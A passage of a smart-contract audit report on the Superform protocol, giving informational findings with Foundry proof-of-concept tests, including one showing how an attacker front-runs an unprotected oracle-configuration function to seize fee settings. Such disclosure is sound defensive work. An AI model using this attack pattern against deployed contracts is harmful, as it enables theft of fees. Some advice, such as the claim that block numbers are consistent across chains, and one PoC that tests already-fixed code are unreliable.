Submitted by DiligentWorker, also found by greg, Tonchi, 0xAura, T1MOH, Orion Security, 0xterrah, Agontuk1, boredpukar, Cybrid, XDZIBECX, amir-sng, Christoph Michel, Audinarey, kkk, Aamirusmani1552, Joshuajee, gh0xt, Daniel526, Codertjay and HeckerTrieuTien

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The SuperLedgerConfiguration contract exposes a public setYieldSourceOracles() function without any access control, allowing any external user to arbitrarily set or override oracle configuration data. This design flaw introduces a front-running attack vector, where an attacker can front-run legitimate configuration attempts before the ledger is properly set. As a result, the attacker can manipulate all fee settings and even designate themselves as the fee receiver.

Finding Description: In the `SuperLedgerConfiguration` contract, the following function lacks any access restriction.

```
function setYieldSourceOracles(YieldSourceOracleConfigArgs[] calldata configs) external virtual {
    uint256 length = configs.length;
    if (length == 0) revert ZERO_LENGTH();

    for (uint256 i; i < length; ++i) {
        YieldSourceOracleConfigArgs calldata config = configs[i];
        _setInitialYieldSourceOracleConfig(
            config.yieldSourceOracleId,
            config.yieldSourceOracle,
            config.feePercent,
            config.feeRecipient,
            config.ledger
        );
    }
}

function _setInitialYieldSourceOracleConfig(
    bytes4 yieldSourceOracleId,
    address yieldSourceOracle,
    uint256 feePercent,
    address feeRecipient,
    address ledgerContract
) internal virtual {

    //...
    if (existingConfig.manager != address(0) && existingConfig.ledger != address(0)) revert CONFIG_EXISTS();

    //...
}
```

As code shows, `setYieldSourceOracles` has no any access limitation. And `_setInitialYieldSourceOracleConfig` function checks only if the setting of the `oracleId` already exists or not. Therefore when ledger

is trying to set `oracleConfig`, attacker can do front-running attack with same parameter and set manager as attacker on setting of the `oracleId`. After that, the attacker can freely modify the configuration of the oracle Id as they wish.

Impact: As attacker can steal all fees by setting fee percent and fee receiver, it's high.

Likelihood: As the ledger contract might set the configuration in the same transaction as its deployment, it's low.

Proof of Concept: In `LedgerTests.t.sol`.

- Add the following function:

```
function test_FrontRunning_SetYieldSourceOracles() public {

    address[] memory executors = new address[](1);
    executors[0] = address(exec);

    config = new SuperLedgerConfiguration();
    superLedger = new SuperLedger(address(config), executors);

    bytes4 oracleId = bytes4(keccak256("test"));
    address oracle = address(0x123);
    uint256 feePercent = 1000; // 10%
    address feeRecipient = address(this);
    address ledger = address(superLedger);

    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: oracle,
        feePercent: feePercent,
        feeRecipient: feeRecipient,
        ledger: ledger
    });


    address attacker = address(0xACD123);

    vm.prank(attacker);
    config.setYieldSourceOracles(configs);

    vm.expectRevert(ISuperLedgerConfiguration.CONFIG_EXISTS.selector);
    config.setYieldSourceOracles(configs);

    ISuperLedgerConfiguration.YieldSourceOracleConfig memory storedConfig =
         superLedger.superLedgerConfiguration().getYieldSourceOracleConfig(oracleId);

    assertEq(storedConfig.manager, attacker);
}
```

- Run command: `forge test --mt test_FrontRunning_SetYieldSourceOracles -vv`.
- Result:

```
Ran 1 test for test/unit/accounting/LedgerTests.t.sol:LedgerTests
[PASS] test_FrontRunning_SetYieldSourceOracles() (gas: 1774662)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.46ms (323.30µs CPU time)
```

As result shows, the manager of setting of the `oracleId` that ledger is going to set is set as attacker. And ledger can't set the setting of the `oracleId`.

Recommendation: Add strict access control to first setting of oralcleId, allowing only the admin (set in the constructor) to set it.

Superform: Fixed in PR 560.

3.4.3 Reliance on `block.timestamp` for Cross-Chain Expiry

Submitted by harsh123

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The `SuperDestinationValidator` uses `block.timestamp` to validate whether a signature has expired by comparing it to `validUntil`. While this works for single-chain operations, cross-chain environments introduce critical risks due to timestamp inconsistencies across blockchains. Miners can manipulate timestamps (within limits), and chains may have different clock synchronizations, leading to unreliable expiry checks.

- How `block.timestamp` Works:
  - `block.timestamp` is set by miners/validators to the current block's timestamp (seconds since the Unix epoch).
  - Miners can adjust timestamps slightly (e.g., ±15 seconds on Ethereum) but cannot drastically alter them.
  - Cross-chain systems (e.g., Layer 2s, sidechains) may have independent clocks, causing timestamp drift.
- Where the Issue Occurs:
  - The expiry check in `_isSignatureValid`: `return signer == _accountOwners[sender] && validUntil >= block.timestamp;`.
  - If `validUntil` is based on a timestamp from another chain (e.g., source chain), `block.timestamp` on the destination chain may differ, leading to incorrect validation.

Exploit scenarios:

- Replay Attacks Across Chains:
  - Example: A signature valid until 1700000000 (Jan 14, 2024, 12:13:20 UTC) expires on Chain A but is still valid on Chain B due to timestamp drift.
  - Attack: An attacker submits the same signature to Chain B after it has expired on Chain A, executing unauthorized operations.
- Premature Expiry:
  - Example: A user signs a transaction valid for 24 hours. Chain A's timestamp lags behind Chain B's by 1 hour. The transaction expires prematurely on Chain B, denying legitimate users.
- Timestamp Manipulation:
  - Example: A malicious miner on the destination chain manipulates block.timestamp to extend a signature's validity window, enabling expired signatures to pass validation.

Impact:

- Expired Signatures Accepted: Attackers exploit timestamp differences to replay expired signatures on other chains.
- Valid Signatures Rejected: Legitimate users face transaction failures due to chain-specific timestamp drift.
- Cross-Chain Inconsistency: Operations behave unpredictably across chains, violating user expectations.

Recommendation: Use Block Numbers Instead of Timestamps:

- Block numbers are consistent across chains and resistant to miner manipulation.
- Modify the expiry logic:

```
// On source chain.
uint256 validUntilBlock = block.number + 1000; // Valid for ~1000 blocks.

// On destination chain.
require(block.number <= validUntilBlock, "EXPIRED");
Relative Timestamps with Buffer:

Calculate expiry relative to the destination chain's timestamp, adding a buffer for drift:


// On source chain.
uint48 validFor = 2 days; // Valid for 2 days from execution time.

// On destination chain.
require(block.timestamp <= (executionTime + validFor + BUFFER), "EXPIRED");
```

- Cross-Chain Time Oracles: Use decentralized oracles (e.g., Chainlink) to fetch a canonical timestamp synchronized across chains.
- Document Assumptions: Warn users and integrators about timestamp limitations in cross-chain contexts.

Recommendation: Replace timestamp-based expiry with block numbers:

```
// In _isSignatureValid
function _isSignatureValid(address signer, address sender, uint48 validUntilBlock)
    internal
    view
    override

{
    return signer == _accountOwners[sender] && validUntilBlock >= block.number;
}
```

Superform: Acknowledged.

3.4.4 Cost Basis Calculation in `BaseLedger`

Submitted by mbuba

Severity: Informational

Context: BaseLedger.sol#L107-L113

Summary: In `_takeSnapshotfunction` of `BaseLedger.sol`, the key line that introduces precision loss is:

```
usersAccumulatorCostBasis[user][yieldSource] += Math.mulDiv(amountShares, pps, 10 ** decimals);
```

This calculation converts share quantities to their asset value equivalent, but has inherent precision limitations.

Description: The precision loss concerns in BaseLedger.sol primarily occur in mathematical operations involving division, which can result in rounding errors that accumulate over time.

- Scenario 1: Asymmetric Rounding Impact on Heavy Traders Users who frequently deposit and withdraw small amounts will accumulate more rounding errors than users who make fewer, larger transactions. Two users with identical net positions may end up with different recorded cost bases.
- Scenario 2: Fee Discrepancies Over Time Consider a user who:

Deposits 1000 shares at price 1.000000000000000007 Makes 100 small deposits and withdrawals Eventually withdraws all remaining shares The accumulated rounding errors might result in their cost basis being recorded as 999 instead of 1000, leading to an additional profit of 1 being recognized, and extra fees being charged on this phantom profit.

Specific Example Consider a calculation where:

```
amountShares = 1 pps = 1000000000000000007 (1.000000000000000007 × 10^18) decimals = 18
```

The calculation becomes:

```
Math.mulDiv(1, 1000000000000000007, 1000000000000000000) = 1
```

Impact Explanation:

- Integer Division Truncation: Solidity performs integer division, which truncates any remainder. When dividing by `10 ** decimals`.
- Loss of Significant Digits: When performing the division, information about the least significant digits is permanently lost.
- Non-Exact Representation: Not all decimal values can be exactly represented in fixed-point arithmetic. Numbers like `1/3` would require infinite precision.

Proof of Concept:

```
function test_BaseLedger_PrecisionLoss() public {
    bytes4 oracleId = bytes4(keccak256("test"));
    address oracle = address(mockOracle);
    uint256 feePercent = 1000; // 10%
    address feeRecipient = address(this);
    address ledger = address(mockBaseLedger);

    // Set up config
    ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[] memory configs =
        new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](1);
    configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
        yieldSourceOracleId: oracleId,
        yieldSourceOracle: oracle,
        feePercent: feePercent,
        feeRecipient: feeRecipient,
        ledger: ledger
    });
    config.setYieldSourceOracles(configs);

    address user = address(0x456);
    address yieldSource = address(0x789);

    // Set a price per share that will cause division rounding errors
    // Using a prime number that doesn't divide evenly by 10^18
    uint256 pricePerShare = 1e18 + 7; // 1.000000000000000007 ether
    mockOracle.setPricePerShare(pricePerShare);

    // First deposit - large amount to establish baseline
    uint256 initialShares = 1000e18;
    vm.prank(address(exec));
    mockBaseLedger.updateAccounting(
        user,
        yieldSource,
        oracleId,
        true, // isInflow
        initialShares,
        0
    );

    // Record initial state
    uint256 initialTotalShares = mockBaseLedger.usersAccumulatorShares(user, yieldSource);
    uint256 initialTotalCostBasis = mockBaseLedger.usersAccumulatorCostBasis(user, yieldSource);

    // Theoretical exact cost basis calculation (what it should be without rounding)
    uint256 theoreticalCostBasis = (initialShares * pricePerShare) / 1e18;

    // Series of small deposits and withdrawals to accumulate rounding errors
    uint256 iterations = 10;
    uint256 smallAmount = 1e15; // 0.001 ether

    for (uint256 i = 0; i < iterations; i++) {
        // Deposit
        vm.prank(address(exec));
        mockBaseLedger.updateAccounting(
            user,
            yieldSource,
            oracleId,
            true, // isInflow
            smallAmount,
            0
```

```
    );

    // Withdraw.
    vm.prank(address(exec));
    mockBaseLedger.updateAccounting(
        user,
        yieldSource,
        oracleId,
        false, // outflow
        0,
        smallAmount
    );
}

// Deposit exactly as much as we withdrew in total
vm.prank(address(exec));
mockBaseLedger.updateAccounting(
    user,
    yieldSource,
    oracleId,
    true, // isInflow
    smallAmount * iterations,
    0
);

// Final state - should be identical to initial state in theory
uint256 finalTotalShares = mockBaseLedger.usersAccumulatorShares(user, yieldSource);
uint256 finalTotalCostBasis = mockBaseLedger.usersAccumulatorCostBasis(user, yieldSource);

// The shares should be exactly the same
assertEq(initialTotalShares, finalTotalShares, "Share balance should be restored to initial amount");

// But the cost basis will likely be different due to accumulated rounding errors
console.log("Initial cost basis:", initialTotalCostBasis);
console.log("Final cost basis:", finalTotalCostBasis);
console.log("Difference:", finalTotalCostBasis > initialTotalCostBasis ?
            finalTotalCostBasis - initialTotalCostBasis :
            initialTotalCostBasis - finalTotalCostBasis);

// For demonstration - don't use strict equality check because we expect precision loss
// Instead, calculate the difference and show it's non-zero (indicating precision loss)
bool hasPrecisionLoss = initialTotalCostBasis != finalTotalCostBasis;
assertTrue(hasPrecisionLoss, "Should have precision loss after multiple operations");

// Calculate the percentage difference to quantify the impact
uint256 difference = finalTotalCostBasis > initialTotalCostBasis ?
                    finalTotalCostBasis - initialTotalCostBasis :
                    initialTotalCostBasis - finalTotalCostBasis;
uint256 percentageDifference = (difference * 10000) / initialTotalCostBasis; // Basis points

console.log("Percentage difference (basis points):", percentageDifference);

// Check the impact on fees - withdraw all shares and compare the fee amounts
// Calculate fee with initial cost basis (expected)
uint256 currentValueOfShares = (initialTotalShares * pricePerShare) / 1e18;
uint256 expectedProfit = currentValueOfShares - initialTotalCostBasis;
uint256 expectedFee = (expectedProfit * feePercent) / 10000;

// Get actual fee from contract
vm.prank(address(exec));
uint256 actualFee = mockBaseLedger.updateAccounting(
    user,
    yieldSource,
    oracleId,
    false, // outflow
    currentValueOfShares,
    finalTotalShares
);

console.log("Expected fee:", expectedFee);
console.log("Actual fee:", actualFee);
console.log("Fee difference:", expectedFee > actualFee ?
            expectedFee - actualFee :
            actualFee - expectedFee);

// Demonstrate the fee impact
```

```
    assertTrue(expectedFee != actualFee, "Fee calculation should be affected by precision loss");
}
```

Recommendation:

- Use higher internal precision for intermediate calculations.
- Considering alternative approaches to cost basis tracking that require fewer division operations.
- Applying correction factors for known systematic biases in the calculations.

Superform: Acknowledged.

3.4.5 `YearnClaimOneRewardHook` Documentation/Implementation Mismatch

Submitted by HeckerTrieuTien

Severity: Informational

Context: YearnClaimOneRewardHook.sol#L22

Summary: The `YearnClaimOneRewardHook` contract has a critical mismatch between its documented data structure and actual implementation requirements. The documentation specifies a 40-byte data format, but the implementation requires 60 bytes, causing immediate transaction failures when developers follow the official documentation.

Finding Description: The `YearnClaimOneRewardHook` documentation specifies an incorrect data structure format that is incompatible with the underlying `BaseClaimRewardHook` implementation.

1. Documented Format (from contract comments):

```
/// @dev data = abi.encodePacked(address yieldSource, address rewardToken)
// Results in 40 bytes: 20 bytes (yieldSource) + 20 bytes (rewardToken)
```

2. Actual Required Format (from `BaseClaimRewardHook._getBalance`):

```
function _getBalance(bytes memory data) internal view returns (uint256) {
    address yieldSource = address(bytes20(data[0:20]));
    address rewardToken = address(bytes20(data[20:40]));
    address account = address(bytes20(data[40:60])); // ← Requires bytes 40-60!
    return IERC20(rewardToken).balanceOf(account);
}
```

Security Guarantee Broken: The hook is supposed to accurately track reward token balance changes for a specific account. However, when using the documented format:

- The `_getBalance()` function attempts to read the `account` parameter from bytes 40-60.
- With only 40 bytes provided, this causes an `toAddress_outOfBounds` error.
- The transaction reverts immediately, making the hook completely unusable.

Malicious Input Propagation: While not requiring malicious input, any legitimate developer following the documentation will trigger this vulnerability:

```
// Developer follows documentation:
bytes memory data = abi.encodePacked(yieldSource, rewardToken); // 40 bytes
hook.preExecute(sender, account, data); // ← REVERTS with toAddress_outOfBounds
```

Impact Explanation: This vulnerability has high impact because:

1. Complete Functionality Breakdown: The hook becomes entirely unusable when following official documentation, causing 100% failure rate for integrations.

Likelihood Explanation: This vulnerability has high likelihood because:

1. Documentation-Driven Development: Developers naturally follow official documentation when integrating with contracts, making this a guaranteed occurrence for anyone using the documented approach.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "forge-std/Test.sol";
import {YearnClaimOneRewardHook} from "../../../../../src/core/hooks/claim/yearn/YearnClaimOneRewardHook.sol";
import {MockERC20} from "../../../../mocks/MockERC20.sol";

/**
 * @title SimpleVulnerabilityDemo
 * @dev Simple test proving YearnClaimOneRewardHook documentation is wrong
 */
contract SimpleVulnerabilityDemo is Test {
    YearnClaimOneRewardHook public hook;
    MockERC20 public rewardToken;
    address public yieldSource;
    address public userAccount;

    function setUp() public {
        hook = new YearnClaimOneRewardHook();
        rewardToken = new MockERC20("Reward Token", "RWD", 18);
        yieldSource = makeAddr("yieldSource");
        userAccount = makeAddr("userAccount");
    }

    /**
     * @notice This test PROVES the vulnerability by showing documentation is wrong
     */
    function test_DocumentationVsImplementation() public {
        console.log("=== VULNERABILITY PROOF: DOCUMENTATION IS WRONG ===");

        // Give user some tokens
        rewardToken.mint(userAccount, 1000e18);
        console.log("User has 1000 tokens");

        console.log("\n1. TESTING DOCUMENTATION FORMAT (will fail):");
        console.log("   Documentation says: bytes = abi.encodePacked(yieldSource, rewardToken)");

        bytes memory docFormat = abi.encodePacked(yieldSource, address(rewardToken));
        console.log("   Data length: %d bytes", docFormat.length);

        // This should fail according to my analysis
        vm.expectRevert(); // Expecting toAddress_outOfBounds
        hook.preExecute(address(0), userAccount, docFormat);
        console.log("   FAILED as expected - Documentation format doesn't work!");

        console.log("\n2. TESTING WORKING FORMAT (will succeed):");
        console.log("   Actual working format: bytes = abi.encodePacked(yieldSource, rewardToken, account)");

        bytes memory workingFormat = abi.encodePacked(yieldSource, address(rewardToken), userAccount);
        console.log("   Data length: %d bytes", workingFormat.length);

        // This should work
        hook.preExecute(address(0), userAccount, workingFormat);
        console.log("   Hook measured: %d tokens", hook.outAmount());
        console.log("   SUCCESS - Working format reads user balance correctly!");

        console.log("\n=== CONCLUSION ===");
        console.log("VULNERABILITY CONFIRMED:");
        console.log("- Documentation specifies 40-byte format that DOESN'T WORK");
        console.log("- Hook actually requires 60-byte format with account parameter");
        console.log("- This mismatch causes integration failures and wrong accounting");
        console.log("- Any developer following the docs will have broken integrations");
    }
}
```

Recommendation: Primary Fix: Update the contract documentation to reflect the actual implementation requirements.

Superform: Fixed in PR 498.

3.4.6 Improper Selector Validation in `inspect()` Allows Silent Failures

Submitted by IamStrange

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The `inspect` function in the provided Solidity code fails to handle unrecognized function selectors, returning an uninitialized `bytes memory` array without reverting or signaling an error. This silent failure can mislead calling contracts or off-chain systems, potentially causing incorrect transaction processing or vulnerabilities in DeFi applications.

Finding Description: In `Swap1InchHook`, the `inspect()` function is responsible for parsing calldata and extracting key swap parameters by matching known function selectors. The function branches based on the selector using `if/else if` logic. However, if the selector is unknown (i.e., not one of the explicitly handled 1inch router function signatures), none of the conditions are met, and the function simply returns an uninitialized `bytes memory` packed variable.

There is no `else` block or fallback mechanism to indicate an unsupported selector was encountered. As a result, callers of `inspect()` receive an empty return value, which may be mistakenly interpreted as valid output or a "no-op," leading to unexpected behavior or incorrect assumptions.

- Real-World Analogy: Imagine an airport baggage scanner that silently fails to scan a suitcase because its tag format was unknown. No alarm is raised, and the suitcase goes through security unchecked. The scanner itself didn't "do anything wrong," but the failure to reject or raise an error is a security vulnerability - not just a technical oversight.

Impact Explanation:

- Incorrect Data Handling: Contracts relying on `inspect()`'s return value may process empty data as valid, leading to unintended behavior.
- Silent Failures: Instead of reverting, the function allows invalid transactions to proceed, making debugging difficult.
- Possible Exploitation: If used in a security-sensitive context (e.g., a proxy or validation layer), attackers could manipulate the function to bypass checks.

Likelihood Explanation: This issue is relatively easy to trigger:

- The attacker only needs to supply short or malformed calldata.
- No authentication or state checks are required.
- Invalid `txData_`: In a permissionless DeFi system, users or oracles frequently submit txData_ with unsupported selectors, especially during 1inch router upgrades or integration errors.
- DoS Attacks: Attackers can repeatedly submit invalid selectors to disrupt operations, leveraging Superform's open nature.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.20;

import {Test} from "forge-std/Test.sol";
import {console2} from "forge-std/console2.sol";

// Swap1InchHook contract (for testing; in production, import from src/Swap1InchHook.sol)
contract Swap1InchHook {
    error UnknownSelector(bytes4 selector);
    error InvalidTxDataLength(uint256 length);
    event UnknownSelectorDetected(bytes4 selector);

    address public immutable aggregationRouter;

    constructor(address aggregationRouter_) {
        if (aggregationRouter_ == address(0)) revert("Zero address");
        aggregationRouter = aggregationRouter_;
    }

    function inspect(bytes calldata txData_) external returns (bytes memory) {
        if (txData_.length < 4) revert InvalidTxDataLength(txData_.length);
        bytes4 selector = bytes4(txData_[0:4]);
        if (selector == 0x7c025200) { // swap
            return abi.encode("swap data");
        } else if (selector == 0xe449022e) { // unoswapTo
```

```
            return abi.encode("unoswapTo data");
        }
        emit UnknownSelectorDetected(selector);
        revert UnknownSelector(selector);
    }
}

contract Swap1InchHookTest is Test {
    Swap1InchHook hook;
    address constant MOCK_AGGREGATION_ROUTER = 0x1111111254EEB25477B68fb85Ed929f73A960582;

    function setUp() public {
        hook = new Swap1InchHook(MOCK_AGGREGATION_ROUTER);
    }

    function test_KnownSelector_Swap_Succeeds() public {
        bytes memory txData = abi.encodeWithSelector(0x7c025200, "some data");
        bytes memory result = hook.inspect(txData);
        assertEq(result, abi.encode("swap data"));
    }

    function test_KnownSelector_UnoswapTo_Succeeds() public {
        bytes memory txData = abi.encodeWithSelector(0xe449022e, "some data");
        bytes memory result = hook.inspect(txData);
        assertEq(result, abi.encode("unoswapTo data"));
    }

    function test_UnknownSelector_Reverts() public {
        bytes memory txData = abi.encodeWithSelector(0xdeadbeef, "malicious data");
        vm.expectRevert(abi.encodeWithSelector(Swap1InchHook.UnknownSelector.selector, 0xdeadbeef));
        hook.inspect(txData);
    }

    function test_MalformedTxData_Reverts() public {
        bytes memory txData = hex"dead"; // Too short
        vm.expectRevert(abi.encodeWithSelector(Swap1InchHook.InvalidTxDataLength.selector, 2));
        hook.inspect(txData);
    }
}
```

Recommendation: Revert on Unknown Selectors (Strict Enforcement).

```
} else {
    revert INVALID_SELECTOR(); //  Safe fallback for unknown inputs
}
return packed;
```

Superform: Fixed in PR 511.

3.4.7 Missing Event for `handleOps` in `SuperNativePaymaster.sol`

Submitted by mbuba

Severity: Informational

Context: SuperNativePaymaster.sol#L56-L66

Summary: While the function processes operations through the EntryPoint, it doesn't emit any events at the paymaster level to track which operations were processed or the amounts involved.

Finding Description: The `handleOps` function performs three significant actions:

- Transfers the contract's balance to the EntryPoint.
- Processes a batch of user operations through the EntryPoint.
- Withdraws remaining deposits from the EntryPoint to the caller.

None of these actions emit events at the paymaster level, despite their significance. The `_postOp` function properly emits events:

```
function _postOp(PostOpMode, bytes calldata context, uint256 actualGasCost, uint256) internal virtual override {
    // ...
    if (refund > 0) {
        entryPoint.withdrawTo(payable(sender), refund);
        emit SuperNativePaymsterRefund(sender, refund);  // Event for refunds
    }

    emit SuperNativePaymasterPostOp(context);  // Event for post-op completion
}
```

This inconsistency makes tracking the full lifecycle of operations difficult. The absence of events complicates security monitoring:

1. Anomaly Detection: Without events, it's harder to detect unusual patterns in operation processing.
2. Incident Response: During security incidents, reconstruction of events becomes more difficult.
3. Audit Trails: The completeness of audit trails is compromised, making forensic analysis challenging.

Impact Explanation:

1. Track Batch Processing: There's no easy way to determine which batches of operations were processed and when.
2. Monitor Fund Flows: The movement of funds from the paymaster to the EntryPoint isn't logged.
3. Detect Unauthorized Usage: If unauthorized actors call `handleOps`, there's no clear audit trail.
4. Reconcile Operations: Correlating operation batches with their subsequent refunds becomes challenging.

Proof of Concept:

```
function test_HandleOps_NoEventEmission_Vulnerability() public {
    // Setup - fund the paymaster
    uint256 initialFunding = 2 ether;
    vm.deal(address(paymaster), initialFunding);

    // Create some user operations to process
    PackedUserOperation[] memory ops = new PackedUserOperation[](3);
    for (uint i = 0; i < 3; i++) {
        ops[i] = _createUserOp();
    }

    // Setup the EntryPoint to simulate processing
    uint256 processingCost = 0.5 ether;
    mockEntryPoint.setHandleOpsGasCost(processingCost);

    // Create a listener contract to try to track operations
    EventListener listener = new EventListener();

    // Capture logs before the operation
    vm.recordLogs();

    // Execute handleOps
    paymaster.handleOps(ops);

    // Get the logs that were emitted
    Vm.Log[] memory logs = vm.getRecordedLogs();

    // VULNERABILITY DEMONSTRATION:
    // 1. Count how many logs came from our paymaster contract
    uint paymasterLogCount = 0;
    for (uint i = 0; i < logs.length; i++) {
        if (logs[i].emitter == address(paymaster)) {
            paymasterLogCount++;
        }
    }

    // 2. Show that no events were emitted by the paymaster during handleOps
    assertEq(paymasterLogCount, 0, "Paymaster should not emit any events from handleOps");

    // 3. Demonstrate the tracking problem
    console.log("VULNERABILITY DEMONSTRATION: No events emitted for critical fund flows");
    console.log("Initial paymaster funding:", initialFunding);
```

```
    console.log("Funds transferred to EntryPoint:", initialFunding);
    console.log("Operations processed:", ops.length);
    console.log("Remaining deposit withdrawn:", address(mockEntryPoint).balance - processingCost);
    console.log("No way to track these movements from event logs!");

    // 4. Try to have the listener detect the operation (it can't without events)
    assertFalse(listener.detectedOperation(address(paymaster), ops.length),
        "External systems cannot detect operations without events");

    // 5. Now demonstrate the impact in a real-world scenario - multiple calls are untraceable
    console.log("\nVULNERABILITY IMPACT: Multiple operation batches cannot be distinguished");

    // Process another batch with different characteristics
    vm.deal(address(paymaster), 1 ether);
    PackedUserOperation[] memory smallerBatch = new PackedUserOperation[](1);
    smallerBatch[0] = _createUserOp();

    // Record logs for this operation too
    vm.recordLogs();
    paymaster.handleOps(smallerBatch);
    logs = vm.getRecordedLogs();

    // Count paymaster logs again
    paymasterLogCount = 0;
    for (uint i = 0; i < logs.length; i++) {
        if (logs[i].emitter == address(paymaster)) {
            paymasterLogCount++;
        }
    }

    // Verify still no events
    assertEq(paymasterLogCount, 0, "Paymaster still emits no events for the second batch");

    console.log("Second batch processed with 1 operation");
    console.log("Off-chain systems have no way to distinguish between these batches");
    console.log("Cannot track: which batch used how much gas, who processed them, etc.");

    // 6. Show the security monitoring gap
    console.log("\nSECURITY IMPACT: Cannot detect unauthorized usage");
    address attacker = makeAddr("attacker");
    vm.deal(attacker, 0.1 ether);

    // Attacker calls handleOps with minimal operations to extract funds
    vm.startPrank(attacker);
    vm.deal(address(paymaster), 0.1 ether);
    mockEntryPoint.depositTo{value: 0.1 ether}(address(paymaster));

    PackedUserOperation[] memory attackerOps = new PackedUserOperation[](1);
    attackerOps[0] = _createUserOp();

    // Record logs for the attacker's operation
    vm.recordLogs();
    paymaster.handleOps(attackerOps);
    logs = vm.getRecordedLogs();
    vm.stopPrank();

    // Count paymaster logs for attacker operation
    paymasterLogCount = 0;
    for (uint i = 0; i < logs.length; i++) {
        if (logs[i].emitter == address(paymaster)) {
            paymasterLogCount++;
        }
    }

    // Verify still no events, even for potentially malicious calls
    assertEq(paymasterLogCount, 0, "Paymaster emits no events even for potentially malicious calls");

    console.log("Attacker address:", attacker);
    console.log("Successfully processed operations and withdrew funds");
    console.log("No events to distinguish this from legitimate operations");
    console.log("Security monitoring systems cannot detect suspicious activity");
}

// Helper contract to demonstrate external systems cannot track operations
contract EventListener {
    event OperationProcessed(address paymaster, uint256 opCount, uint256 amount);
```

```
    mapping(address => mapping(uint256 => bool)) public processedOperations;

    // This function simulates how an external system would try to detect operations
    function detectedOperation(address paymaster, uint256 opCount) external view returns (bool) {
        return processedOperations[paymaster][opCount];
    }

    // This function would normally be called when events are emitted
    function logOperation(address paymaster, uint256 opCount, uint256 amount) external {
        processedOperations[paymaster][opCount] = true;
        emit OperationProcessed(paymaster, opCount, amount);
    }
}
```

Recommendation: The contract should emit appropriate events in the `handleOps` function:

```
// Define events in the interface or contract
event UserOperationsHandled(address indexed bundler, uint256 operationCount, uint256 depositedAmount, uint256
↪  withdrawnAmount);

function handleOps(PackedUserOperation[] calldata ops) public payable {
    uint256 initialBalance = address(this).balance;

    if (initialBalance > 0) {
        (bool success,) = payable(address(entryPoint)).call{value: initialBalance}("");
        if (!success) revert INSUFFICIENT_BALANCE();
    }

    entryPoint.handleOps(ops, payable(msg.sender));

    uint256 withdrawnAmount = entryPoint.getDepositInfo(address(this)).deposit;
    entryPoint.withdrawTo(payable(msg.sender), withdrawnAmount);

    // Emit event with relevant information
    emit UserOperationsHandled(msg.sender, ops.length, initialBalance, withdrawnAmount);
}
```

Superform: Fixed in PR 525.

3.4.8 Using older version of `BytesLib`

Submitted by 0xAlex

Severity: Informational

Context: solidity-bytes-utils issue 73, solidity-bytes-utils PR 74, BytesLib.sol

Description: In the older version of `BytesLib`, the check `slice_outOfBounds` does not work as intended, and instead it return `0x11` every time overflow happens, see solidity-bytes-utils issue 73, solidity-bytes-utils PR 74.

Recommendation: It's strongly advisable to update `BytesLib` to a newer version (see BytesLib.sol). This update will ensure the library returns correct statements during reverts, enhancing contract reliability and security.

Superform: Fixed in PR 533.

3.4.9 Redundant Cost Basis Storage in `FlatFeeLedger`

Submitted by gh0xt

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: The `FlatFeeLedger` contract overrides `_processOutflow()` to apply a flat fee on the full withdrawal amount, ignoring cost basis. However, the inherited `_takeSnapshot()` from BaseLedger still updates `usersAccumulatorShares` and `usersAccumulatorCostBasis` during inflow operations. These values are never used in `FlatFeeLedger`, leading to unnecessary gas costs and misleading state.

Recommendation: Override _takeSnapshot() in FlatFeeLedger to a no-op to avoid writing unused state:

```
function _takeSnapshot(
    address,
    uint256,
    address,
    uint256,
    uint256
) internal pure override {
    // no-op: cost basis not tracked
}
```

Superform: Fixed in PR 562.

3.4.10 Execution of chained hooks would be halted due to slippage loss in cross chain transaction

Submitted by 0xAristos

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: The Superform protocol exhibits a mismatch between its documentation and implementation concerning slippage in cross-chain transactions. The documentation asserts that execution continues with chained hooks even if the relayer provides a lower-than-intended amount, but the code halts execution if the received amount falls below the user's intentAmounts.

> **Slippage loss due to bridging:**
> The user accepts the conditions the solver providers to execute the operations. All subsequent operations on destination are dependent on the actual value provided by the relayer. It is accepted that if the valued filled is substantially lower, execution continues anyway with the chained hooks (using the context awareness) and the users acknowledges this risk.

Finding Description: In the cross-chain execution flow:

- The relayer delivers an `updatedOutputAmount`, which may be reduced due to slippage, and transfers this to the user's account via `handleV3AcrossMessage`.

```
bytes memory updatedMessage = relayExecution.updatedMessage;
if (updatedMessage.length > 0 && recipientToSend.isContract()) {
    AcrossMessageHandler(recipientToSend).handleV3AcrossMessage(
        outputToken,
        amountToSend,
        msg.sender,
        updatedMessage
    );
}
```

- `processBridgedExecution` calls `_validateBalances`, comparing the account's balance (the actual received amount) against `intentAmounts` (the user's expected amounts):

```
function processBridgedExecution(
    address,
    address account,
    address[] memory dstTokens,
    uint256[] memory intentAmounts,
    bytes memory initData,
    bytes memory executorCalldata,
    bytes memory userSignatureData
) external override {
    account = _validateOrCreateAccount(account, initData);

    bytes32 merkleRoot = _decodeMerkleRoot(userSignatureData);

    // --- Signature Validation ---
    // DestinationData encodes both the adapter (msg.sender) and the executor (address(this))
    //  this is useful to avoid replay attacks on a different group of executor <> sender (adapter)
    // Note: the msgs.sender doesn't necessarily match an adapter address
    bytes memory destinationData =
        abi.encode(executorCalldata, uint64(block.chainid), account, address(this), dstTokens,
        ↪  intentAmounts);
```

```
        // The userSignatureData is passed directly from the adapter
        bytes4 validationResult =
        ↪  ISuperDestinationValidator(SUPER_DESTINATION_VALIDATOR).isValidDestinationSignature(
            account, abi.encode(userSignatureData, destinationData)
        );

        if (validationResult != SIGNATURE_MAGIC_VALUE) revert INVALID_SIGNATURE();

        if (!_validateBalances(account, dstTokens, intentAmounts)) return; <@audit // halt execution of
        ↪  chained hooks

